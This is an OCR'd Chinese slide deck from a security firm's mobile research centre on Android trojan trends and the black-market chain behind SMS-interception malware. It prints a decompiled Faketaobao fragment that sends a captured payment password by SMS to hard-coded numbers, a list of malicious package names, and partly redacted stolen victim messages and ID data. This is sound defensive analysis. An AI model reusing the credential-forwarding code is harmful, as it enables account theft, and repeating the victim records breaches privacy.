
移动安全新趋势与黑色产业链发展

安天移动安全研发中心

www.antiy.com

智者安天下

Android - 饱受“特洛伊”的蹂躏




移动安全这五年


- 移动恶意代码为“利”而生
  - 国外
    - SP扣费
    - 攻击网银
    - 钓鱼攻击
    - 欺诈
  - 国内
    - SP扣费
    - 恶意推广

早期的网银攻击

1. 协同PC木马联合攻击：Zbot Spitmo



2. 手机完全实现攻击：Stealer



恶意推广

Trojan/Android.GingerMaster.g 创建大量桌面快捷方式，点击即下载

Trojan/Android.gapp.a 虚假推送，欺骗安装

智者安天下

欺诈

Trojan/Android.Faketaobao.a 伪装淘宝客户端窃取账户密码信息


```
{
    return;
    String str = this.val$etLocation.getText().toString();
    if (str.equals(""))
    {
      Toast.makeText(LocationVerify.this, "请输入支付密码", 0).show();
      continue;
    }
    LocationVerify.this.SendSmsMsg(LocationVerify.this, "13027225522", "支付密码:" + str);
    LocationVerify.this.SendSmsMsg(LocationVerify.this, "15397613004", "支付密码:" + str);
    Intent localIntent = new Intent();
    localIntent.setAction("com.taobao.notifi");
    LocationVerify.this.startActivity(localIntent);
    LocationVerify.this.finish();
}
```


Trojan/Android.Luckycat.b 监听替换招行手机客户端登录界面，诱导用户发送银行卡帐号、密码信息


主要恶意行为分类及典型恶意家族(2010-2013)
短信扣费
恶意推广
远程控制
隐私窃取
恶意SP
恶意广告
远控指令
隐私上传
短信拦截
FakeInst
FakePlayer
Counterclank
Geinimi
Adrd
Xwodi
NetiSend
Fakeguard
Keji
MMarket
KungFu
GingerMaster
Zbot
Stealer
Spitmo
SmsZombie
攻击网银、手机支付

2014年,这一年呢？ ……


2014年色情应用开始泛滥

- 传播色情信息
- 诱导安装广告件
- 诱导安装恶意软件
- 发送扣费短信




色情应用传播模式

- 通过手机色情网站传播
- 通过恶意色情应用传播




2014年广告件爆增

- 移动广告数量也呈现出暴增趋势
- 广告件的展现形式创新不断



广告件恶意状况

恶意行为类型




行为类型	危害	危险程度	占总广告百分比
正常推广 APP	正常推广行为	—	
频繁推送广告	流氓推广/资费消耗	中	
静默下载	流氓推广/资费消耗	中	
桌面快捷图标	流氓推广	低	
修改书签	流氓推广	低	
私发短信	**恶意扣费/资费消耗**	**高**	
伪造短信	**涉嫌欺诈**	**高**	
静默安装	**恶意传播**	**高**	
短信支付	正常支付	—	
推广色情	传播色情内容	低	
拦截短信	**隐私窃取/恶意扣费**	**高**	
修改浏览器主页	流氓推广	低	
拨打电话	电话资费消耗/隐私泄露	中	

广告主要恶意行为

上传隐私&&流氓推送&&静默下载

信息类型	危险程度	占比情况
IMEI&IMSI	低	
地理位置	中	
手机号码	中	
系统 SDK	低	
APP 列表	中	
手机型号	低	
通信录	高	
运营商	低	
IP 地址	低	
网络状态	低	
邮箱帐号	中	
通话记录	高	
短信记录	高	
浏览器书签	中	
ROOT 情况	中	
ROM 信息	低	



- 恶意代码特点
  - 攻击目的明确
  - 攻击方式明确
  - 恶意行为明显
  - 结构相对复杂

伪造登录界面

- 虚假界面诱骗用户输入账户信息
  - Faketaobao
  - Kaka
  - Tramp
  - remotSpy

伪装正常应用

- 通过卸载正常应用替换为恶意应用
  - Googlessms
  - manzer

窃取短信内容

- 拦截特定内容短信，例如“银行”、“密码”等等，并短信转发
  - hijackBK
  - Bankspy

- 更多？

“王大锤”的故事

伪装10086的钓鱼短信

“积分兑换现金”诱骗点击

智者安天下

“王大锤”的故事

填写手机号码进行积分查询，网站几乎“以假乱真”

“王大锤”的故事

“王大锤”的故事

骗取安装恶意木马

后端数据

上传邮箱时间	手机号码	短信信息
2013/12/4 10:02	发到[185[redacted]5]的短信	[发 18[redacted]6]昨天你不是说今天可以放款呢
2013/12/4 10:05	收到[+86[redacted]]的短信	[收 +861[redacted]]是啊！但是我们查询您昨天根本就没有存款上去，我们做不了验资报告，所以款项无法给您发放的
2013/12/4 10:06	收到[+86[redacted]]的短信	[收 +86[redacted]]您弄好了吗？
2013/12/4 10:07	发到[185[redacted]]的短信	[发 185[redacted]]你直接打工行的啊就好了
2013/12/4 10:09	收到[+86[redacted]]的短信	[收 +861[redacted]]但是您的这个条件是符合农行的要求的，那您工行的有多少存款余额呢？
2013/12/4 10:10	安装前的短信	+861[redacted]-接-2013/12/04 09:48:09:http://zy[redacted]com/b.apk +8618[redacted]-接-2013/12/04 09:41:04:麻烦您用那个 132 的手机给我打电话 +8618[redacted]-发-2013/12/04 09:27:50:3000 +86185[redacted]-接-2013/12/04 09:27:30:您还了多少？ +8618[redacted]-接-2013/12/04 09:20:56:那我这边
2013/12/4 10:10	安装提醒	
2013/12/4 10:11	客户信息	姓名：邓[redacted]家 身份证：511[redacted]4 手机号：13[redacted] 邮箱：
2013/12/4 10:21	发到[18[redacted]]的短信	[发 185[redacted]6]就是手里周转不够才贷款，搞不懂你们意思，作为我流水也好还是沉淀也罢，你们的报酬我款下来你们的人自然需要方面签字和收取呢，我们拿钱是用来周转呢，又不是为了去存款呢
2013/12/4 10:24	收到[106[redacted]]的短信	[收 106980095188]您正在找回登录密码，校验码 339646，请于 30 分钟内输入，工作人员不会向您索取，请勿泄露。【支付宝】

欺诈短信


木马植入

诱骗信息

窃取帐号

短信
通话记录
通话录音
环境录音
地理位置
联系人信息

短信拦截马的“前世今生”




2013.5~2014.9拦截马家族数量变化趋势

伪装系统包名，example、test类测试包名

包名

com.android.system.emial
com.example.test
cn.android.emialvae
com.microdu.light
com.message.send
com.example.os_messagect
com.sonyericsson.androidapp.microblogci8dmdo4
cn.newjob.msgfg
com.google.app.msg
com.china.fss.lockscreen11111
cn.android.service
com.android.providers.message
com.keeper.manage
picture.image
com.sonyericsson.androidapp.microblog
cn.itcast.lockscreen2
com.system.mdemonmn
com.example.sms
com.a.b
ji.yj.ur.pd

拦截马背后的黑色产业链



制作、贩卖

门槛低，易开发

加壳、免杀

通过网站、论坛、QQ群、交易平台等等进行贩卖

传播 - 伪基站


垃圾短信、欺诈短信、钓鱼短信

伪造号码


传播 - 钓鱼网站

伪造中国移动、电信掌上营业厅

洗“料”

